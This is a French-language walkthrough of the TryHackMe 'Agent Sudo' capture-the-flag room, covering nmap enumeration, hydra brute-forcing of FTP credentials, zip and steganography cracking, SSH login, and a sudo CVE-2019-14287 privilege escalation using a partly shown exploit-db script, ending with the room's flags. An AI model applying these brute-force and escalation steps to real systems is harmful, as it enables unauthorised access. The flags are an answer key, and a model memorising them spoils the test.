



C’est un CTF Tryhackme.
Nous utiliserons la machine Agent-Sudo que nous avons démarré au préalable et l’AttackBox




Let’s Go!

Dans la tache 1, on clique juste sur Completed

Task 2: Enumerate

Enumerate the machine and get all the important information

*Answer the questions below*

How many open ports?


Pour répondre à cette question on a utilisé la commande **nmap -A -O 10.10.151.241**

```
root@ip-10-10-227-115:~# nmap -A -O 10.10.151.241

Starting Nmap 7.60 ( https://nmap.org ) at 2023-09-01 15:46 BST
Nmap scan report for ip-10-10-151-241.eu-west-1.compute.internal (10.1
0.151.241)
Host is up (0.026s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
MAC Address: 02:31:C5:86:92:25 (Unknown)
No exact OS matches for host (If you know what OS is running on it, se
e https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=9/1%OT=21%CT=1%CU=33106%PV=Y%DS=1%DC=D%G=Y%M=0231
C5%TM
```

ON a trouvé trois ports ouverts

On a le port 80 qui est ouvert avec le service Apache qui tourne sur ce port.On a donc un site web sur ce port. On ouvre le navigateur et tapons **http://10.10.151.241**




Voilà ce que nous présente cette page

La question suivante


How you redirect yourself to a secret page?

La réponse est donc **user-agent**


Pour accéder à la page secrète nous avons installé l'extension dans notre navigateur qui nous permettra de modifier le user-agent

# User-Agent Switcher and Manager
## by Ray

Après l'avoir installé on l'ouvre et dans la partie user-agent par 'C' . Sachez que le **codename 'C'** varie en fonction de chacun et je clique sur entrer.
Je repars sur la page principal du site je la rafraichir et ca m'affiche




La question suivante demande le nom du user-agent . Le mien est donc **chris**




La première consigne demande trouver le password du compte ftp

Pour cela je vais utiliser l'outil hydra. Souvenez-vous dans la page secrète l'agent R me demande de modifier mon mot de passe. J'ai donc utilisé la commande hydra avec comme username le nom de mon user-agent qui est **chris** chez moi avec la wordlist rockyou.txt. hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.151.241 -f . L'option f c'est pour spécifier qu'il s'arrête lorsqu'il trouvera le password. J'ai obtenu ceci

```
root@ip-10-10-172-81:/usr/share/wordlists# hydra -l chris -P rockyou.t
xt ftp://10.10.151.241 -f
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military
or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-09-01 19:03:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I
to skip waiting)) from a previous session found, to prevent overwritin
g, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tri
es (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.10.151.241:21/
[21][ftp] host: 10.10.151.241   login: chris   password: crystal
[STATUS] attack finished for 10.10.151.241 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-09-01 19:04:54
```


Le password est donc **crystal**
A l'aide de ces identifiants, je me connecte au compte ftp  avec les identifiants trouvés à la question précédente en utilisant la syntaxe
**ftp 10.10.151.241**

```
root@ip-10-10-172-81:/# ftp 10.10.151.241
Connected to 10.10.151.241.
220 (vsFTPd 3.0.3)
Name (10.10.151.241:root): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get *
local: bin remote: *
```

Je fais un ls et je vois qu'il y a trois fichiers :un fichiers txt et deux images. Je décide de les télécharger sur mon pc local avec la commande **get nomfichier**

```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (90.7166 kB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 byte
s).
226 Transfer complete.
33143 bytes received in 0.00 secs (27.2011 MB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.00 secs (43.3219 MB/s)
```

Je regarde le contenu du fichier To_agentJ.tx . Je l'ouvre et je cherche son contenu mais je ne trouve rien. J'ouvre les images avec Cyberchef pour voir s'il cachent des informations.




Et je constate que l'image cutie.png contient des dossiers .zlib et un dossier zip.
Je le télécharge alors.

La question suivante nous demande de trouver le mot de passe du dossier zippé. Ca doit être celui qu'on vient d'extraire. Pour y arriver on utlisera John The Ripper.
D'abord on calcule le hash du dossier avec la commande et on le stocke dans un fichier.

```
root@ip-10-10-89-83:~# zip2john extracted_at_0x8702.zip > zip.hashes
```

On craque ensuite ce hash.

```
root@ip-10-10-89-83:~# john zip.hashes
Warning: detected hash type "ZIP", but the string is also recognized as "ZIP-ope
ncl"
Use the "--format=ZIP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
alien            (extracted_at_0x8702.zip/To_agentR.txt)
1g 0:00:00:06 DONE 2/3 (2023-09-02 13:19) 0.1474g/s 8920p/s 8920c/s 8920C/s 1234
56..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On a donc le password qui est **alien.** Lorsque je dézippe ce fichier j'obtiens ce message.

To_agentR.txt ×

```
1 Agent C,
2
3 We need to send the picture to 'QXJlYTUx' as soon as possible!
4
5 By,
6 Agent R
```

Le mot 'QXJlYTUx' est codé en base 64. Je le décode avec la plateforme en ligne dcode et j'obtient:




La question suivante nous demande le mot de passe du steg c'est donc: Area51

J'examine la seconde image avec cyberchef et j'extraie l'information qu'il contient avec steghide.

```
root@ip-10-10-184-211:~# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
root@ip-10-10-184-211:~#
```

Il contient donc un fichier message.txt . J'ouvre le contenu du fichier et j'obtiens un message contenant un login et un mot de passe.

```
root@ip-10-10-184-211:~# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this pa
ssword for you.

Your buddy,
chris
```

La question suivante nous demande qui est l'autre Agent c'est donc **james** .
Et le SSH password est **hackerrules**.

Task 4:

Avec ces identifiants je me connecte par ssh avec la commande ssh james@adresseIP.

```
root@ip-10-10-184-211:~# ssh james@10.10.60.174
james@10.10.60.174's password:
Permission denied, please try again.
james@10.10.60.174's password:
Permission denied, please try again.
james@10.10.60.174's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Sep  2 19:33:55 UTC 2023

  System load:  0.0               Processes:           93
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.10.60.174
  Swap usage:   0%


75 packages can be updated
```

Je liste les fichiers er répertoires avec la commande **ls .** J'obtiens deux fichiers: une image et un fichier .txt

La question suivante demande le flag du user . Je déduis alors que le fichier .txt contient ce flag. Je fais donc cat user_flag.txt et j'obtiens
**b03d975e8c92a7c04146cfa7a5a313c7**

```
  System information as of Sat Sep  2 19:33:55 UTC 2023

  System load:  0.0               Processes:           93
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.10.60.174
  Swap usage:   0%



75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

Je télécharge ensuite l'image vers ma machine en utilisant **scp**

```
root@ip-10-10-184-211:~# scp james@10.10.60.174:/home/james/Alien_auto
spy.jpg /root
james@10.10.60.174's password:
Alien_autospy.jpg                   100%   41KB  15.6MB/s   00:00
root@ip-10-10-184-211:~#
```


Une fois dans ma machine je l'ouvre et tombe sur une photo de l'autopsy d'un cadavre. Je fais une reverse search avec l'outil en ligne TinEye et j'obtiens un titre qui attire mon attention.




La question suivante demande
`What is the incident of the photo called?`



C’est donc **Roswell alien autopsy**.





Je me connecte à nouveau par ssh au compte james et je lance la commande sudo -l pour voir toutes les autorisations en mode sudo qu’il a

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```

. J’obtiens donc les droits. Je fais ensuite une recherche sur Google pour trouver l’exploit




Le CVE est donc **CVE-2019-14287**

Pour réussir l’exploit, j’utilise le script python trouvé sur exploit-db.

```
#!/usr/bin/python3

import os

#Get current username

username = input("Enter current username :")


#check which binary the user can run with sudo

os.system("sudo -l > priv")


os.system("cat priv | grep 'ALL' | cut -d ')' -f 2 > binary")

binary_file = open("binary")

binary= binary_file.read()
                        [ Read 25 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter
```

Après l'avoir lancé j'obtiens


```
root@agent-sudo:~# whoami
root
```

Et je lance la commande dir pour voir l'aborescence et je constate qu'il y a un dossier root.

```
root@agent-sudo:/# dir
bin    etc             lib         mnt   run   swap.img  var
boot   home            lib64       opt   sbin  sys       vmlinuz
cdrom  initrd.img      lost+found  proc  snap  tmp       vmlinuz.old
dev    initrd.img.old  media       root  srv   usr
```

Je rentre donc dans ce dossier et je trouve le fichier root.txt .
La question suivante demande le root flag.C'est donc
**b53a02f55b57d4439e3341834d70c062**

La dernière question demande le nom de l'agent R.
L'agent R s'apppelle DesKel


oot@agent-sudo:~# cd /root
oot@agent-sudo:/root# ls
oot.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackM
e. Tips, always update your machine.
Your flag is
b53a02f55b57d4439e3341834d70c062
By,
DesKel a.k.a Agent R
root@agent-sudo:/root#